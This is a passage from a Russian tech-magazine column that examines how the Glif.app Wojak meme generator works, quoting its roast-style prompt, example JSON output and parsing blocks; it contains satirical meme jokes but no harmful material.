
Штука в том, что этот мем почти целиком сделан искусственным интеллектом на сайте Glif.app, при помощи готового рецепта Wojak Meme Generator. Ты только называешь персонажа, ждешь минуту, и готово.

Хочешь мем про редактора «Хакера»? Пишем «Xakep.ru editor», и...


XAKEP.RU EDITOR
"We only publish ethical hacks" -- sells 0-days on dark web
"Our forum is unhackable" -- gets defaced monthly
"We never condone illegal activities" -- DDoS tutorial next week
"Russian cybersecurity is superior" -- uses 123456 as password
"We protect privacy" -- sells user data to highest bidder
"Western tech is full of backdoors" -- types on Windows XP
"Our readers are elite hackers" -- 90% can't code 'Hello World'
"We're always ahead of the curve" -- still covering SQL injections
glif.app

И тут же внизу немного припекает, потому что эта электронная сволочь насмехается над нами: «Думают, что на переднем краю, а сами пописывают про SQL-инъекции». Что, между прочим, чистейшая правда: недавно был именно такой материал и я по этому поводу писал колонку, чтобы поддержать авторов статей для новичков. Что ж, уел, зараза!

Впрочем, мы отвлеклись (тем более, что самый жесткий прикол тут другой, но не будем об этом). Вместо этого нажмем кнопочку Remix и глянем, что у заразы внутри.


glif.app
Search...
Glifs
Feed
Build
WOJAK MEME GENERATOR (remix)
Description
Saved now
Publish
Glif Testing Area
Wojak about what?
Run This Glif
Block Sequence
input1
generate_meme
json1
generate_wojak_face
canvas1
input1
Wojak about what?
Close
generate_meme
Prompt
Variables:
input1
Predictable
Creative
Insane
Advanced controls
Preview
No output yet
Close

Now do JSON for the input: input1
We've been asked to make this one extra spicey. When the input contains more than just a concept / profession / person, use that context, but don't bloat the headline with it. Make sure to have the image idea include something specific about the roasted profession or concept. Start with { just go:

Видим нехитрую программку из блоков в духе Scratch или эппловского Shortcuts. Она получает ввод от пользователя и передает его в блок, генерирующий текст.

В нем задан следующий запрос, где вместо `{input1}` подставляется введенное тобой слово:

> *Now do JSON for the input: {input1}*
> *We've been asked to make this one extra spicey. When the input contains more than just a concept / profession / person, use that context, but don't bloat the headline with it. Make sure to have the image idea include something specific about the roasted profession or concept. Start with { just go:*

Дополнительные инструкции:

> *You are simulating a most unhinged Wojak meme creator that is specialized in the format of depicting a character with a surrounding tag cloud of text in the style of "sh*t xyz says". You output JSON like so, here is an example of the input "economist":*

Дальше пример вывода в формате JSON:


```
{
  "headline": "THE ECONOMIST",
  "text1": ""recession in 2 weeks" -- been in recession for 15 years"
,
  "text2": ""housing market crash in 2 weeks" -- applies efficient
market hypothesis",
  "text3": ""GDP is real" -- Markets haven't been real in 15 years",
  "text4": ""China collapsing in two weeks"",
  "text5": ""33,000,000 jobs added this quarter"",
  "text6": ""A.I. replacing humanity in two weeks"",
  "text7": "cryptocurrency going to 0 in two weeks",
  "text8": "Inflation up 6.66%",
  "image": "smug economist grinning"
}
```

И еще немного инструкций:

> *Rules: go deep, be specific. Find hilarious tragedy. Do not be racist. For obviously racist requests, generate one that mocks the requester instead. You get the point! Add "--" between the two statements / duplets.*

То есть, по сути, ИИ объясняют, как устроен формат мема, а затем дают пример, причем сразу в формате JSON (в нем же требуется и вывод). Все это скармливается нейронке Claude 3.5 Sonnet. При желании можно выбрать вместо этого Llama 3, GPT 3.5 или 4, Gemini, Perplexity, Mistral и другие варианты.

Дальше идет парсинг данных каждая строка из JSON сохраняется в отдельной переменной.



json1
JSON
generate_meme
Variables:
input1
generate_meme
The JSON to be parsed, or a variable that is JSON
Extract data
Output name
JSON Path
Fallback

Output name	JSON Path	Fallback
image	image	empty
text1	text1	empty


И запрос к нейросети, рисующей изображения:

```
